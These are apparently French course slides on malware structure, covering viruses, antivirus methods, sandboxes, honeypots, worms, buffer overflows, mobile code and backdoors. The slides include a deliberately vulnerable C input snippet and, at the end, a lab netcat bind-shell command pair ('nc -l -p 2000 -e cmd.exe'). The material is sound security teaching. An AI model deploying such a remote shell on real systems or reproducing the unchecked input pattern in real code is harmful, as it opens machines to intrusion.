

Malware : Structure

- Classification : virus, ver, *buffer overflow*, code mobile, *backdoor*, cheval de Troie, *rootkit*, *spyware*, *phishing*, javascript, injection SQL, XSS, *botnet*, spam, *Denial of Service*
- Faille, exploit, correctif, CVE, BID, CAN, *zero-day exploit*
- Méthodologie d'attaque (serveur web, poste de travail), Nessus Vecteurs d'installation, canaux de communication
- Détection d'intrusions, NIDS=snort, analyse des logs
- *Best practices*, principes de sécurité

Virus : définition

- *A virus is a **self-replicating piece of code that attaches itself to other programs and usually requires human interaction to propagate** (Skoudis)*
- Fait des copies de lui-même
- Incapable de fonctionner seul
→ nécessite un programme hôte
- N'infecte pas un ordinateur tant qu'il n'a pas été exécuté
- Exemples : <http://secunia.com/advisories/>
- Excellent lien : <http://www.marc-blanchard.com/blog/>

Anti-virus : méthodes de détection

- Analyse du contenu d'un fichier hors de tout contexte d'exécution
Recherche de signatures (*pattern matching*) [démo](#)
Mise à jour, taille, stockage sécurisé <http://clamav-du.securesites.net/cgi-bin/clamgrok>
Liste des instructions d'un programme
Méthodes heuristiques basées sur des règles
- Analyse dynamique du code (émulateur, exécution virtuelle) → next
- Combinaison des méthodes
- Anti-virus déployés à tous les niveaux (serveurs de messagerie, poste de travail, serveurs de fichiers)
- Les virus se propagent souvent très vite avant que les anti-virus puissent être mis à jour
- Excellent Portail qui utilisent N bases <http://www.virustotal.com/fr/>

Anti-virus : limites

- Les antivirus ne savent gérer que le passé
- La recherche par signature est contournable (virus polymorphes, virus chiffrés, virus inconnus)
- Un bon antivirus sera capable d'identifier, d'éradiquer les virus connus et de gérer les virus utilisant des techniques connues
- 4 sociétés (MS + 3) vendent leurs signatures aux éditeurs AV

- Rappel :

Comment déterminer le type d'un fichier ?

Extension de fichier → Windows

En-tête de fichier → <http://www.fileext.com/>

<http://mark0.net/soft-trid-e.html>


Illustration avec Notepad

- Données = **abc**
- Save As ANSI (ASCII) **61 62 63**
- Save As UTF-8 **EF BB BF 61 62 63**
- Save As Unicode **FF FE 61 00 62 00 63 00**
- Save As Unicode Big End **FE FF 00 61 00 62 00 63**
- UTF (Universal char set Transformation Format) → 1,2,3 ou 4 byte
<http://fr.wikipedia.org/wiki/UTF-8>

Sandboxie

- Crée un bac à sable (*sandbox*) pour l'étude du *malware*

<http://www.sandboxie.com/>



- Lors de l'installation d'une application, les clés sont copiées dans la base de registre HKEY_USERS\Sandboxie\
HKEY_USERS\Sandboxie\
- Le processus *malware* est exécuté à l'intérieur du processus sandboxie
- <http://www.chromium.org/developers/design-documents/sandbox>

Nepenthes

- Produit du type pot de miel (*honeypot*)

<http://www.honeynet.org/>

- Simule la présence d'un serveur

Module de vulnérabilité capable de simuler des failles

- 17 binaires récupérés en 48 heures (1-2 nov 2007)

1/17 connu par Stinger

6/17 connus pas Avast

9/17 connus par McAfee

17/17 connus par VirusTotal Uploader

<http://www.virustotal.com/fr/metodos.html>

Ver (worm) : définition

- A worm is a *self-replicating piece of code that spreads via networks and usually doesn't require human interaction to propagate (Skoudis)*
- Capable de s'auto-reproduire
→ Ne nécessite pas de programme hôte
- Se propage (*spread*) généralement par courriel et par Internet
- Voir Lab Malware §3 (Blaster)

Buffer overflow (1)

- Illustration à partir de la démo

<https://www.youtube.com/watch?v=6XyUY4MBL1c>

```
char name[5];
```

```
char lastname[10];
```

```
printf("Enter name ")
```

```
scanf("%s", name);
```

```
printf("My name = %s \n", name)
```


```
printf("My lastname = %s \n", lastname)
```

Buffer overflow (2)

- Identifier une absence de contrôle sur la longueur des données entrées
- Possible sur divers types de tampons (variables statiques, dynamiques, pile(stack), heap, ...)
- Actions diverses
 - Ecrire des données dans une zone non prévue
 - Ecrire des instructions x86
 - Crash du programme
 - Calculer le code de retour pour obliger le CPU à exécuter un code spécifique

Slammer

- Vulnérabilité connue depuis le 25 juillet 2002 sur MS SQL
Dépassement de tampon sur le port 1434 (UDP)
- 25 jan 2003, un **ver se répand** aléatoirement (adresses IP) dans une boucle infinie en utilisant cette vulnérabilité



- Internet est surchargé
- ~200'000 serveurs vulnérables en 10 min !
- Taille du ver = 376 octets !

Malicious Mobile Code : définition

- *Mobile code is a **lightweight program that is downloaded from a remote system and executed locally with minimal or no user intervention** (Skoudis)*
- Téléchargement de code mobile (applets Java, scripts Java, scripts Visual Basic, contrôles ActiveX, ...)
- Exécution avec les droits du programme (navigateur)
- *Malicious mobile code is mobile code that **makes your system do something that you do not want to do***

Applets Java

- Les *applets Java* sont une forme de **code mobile**
- Petits programmes qui sont téléchargés et **exécutés par le navigateur**
- Les *applets* sont **précompilés en *Bytecode*** puis **interprétés par le navigateur**
- L'interpréteur Java est appelé machine virtuelle; laquelle fournit un environnement dans lequel l'*applet* est exécutable



Java : modèle de sécurité

- Modèle de **bac à sable**

La machine virtuelle limite strictement les opérations que *l'applet* peut exécuter (accès aux fichiers et autres ressources de la machine)

- Les limitations de sécurité sont paramétrables
- *L'applet* peut demander de sortir du bac; l'utilisateur doit donner son accord

IE – Tools – Int. Opt. – Security - Custom Level



Objets ActiveX

- **Code mobile compilé**, développé par MS, pour plate-formes Windows
- Les objets *ActiveX* **s'exécutent directement sur le CPU** (sans bac à sable)
- Besoin d'écrire dans la base de registre, ... (*certificate*, ...)
- Ils peuvent être **signés** (signature numérique) pour garantir leur authenticité et intégrité
- Des éditeurs de logiciel peuvent se tromper
- Des utilisateurs peuvent désactiver les sécurités
- Travail de diplôme → http://www.tdeig.ch/windows/quintela_M1.pdf

Backdoor : définition


- *Program that allows attacker to bypass normal security controls on a system (Skoudis)*
- Court-circuiter le contrôle d'accès (authentification) du système
- *Remote command-line (CLI) access (remote shell)*
- *Remote control of the GUI (Graphic User Interface)*
- *Local escalation of privilege (user to admin)*
- Voir Lab Malware §1 → next slide

Backdoor : netcat

Lab Malware §1

```
$nc IP_Victim 2000
```

```
C:\> nc -l -p 2000 -e cmd.exe
```

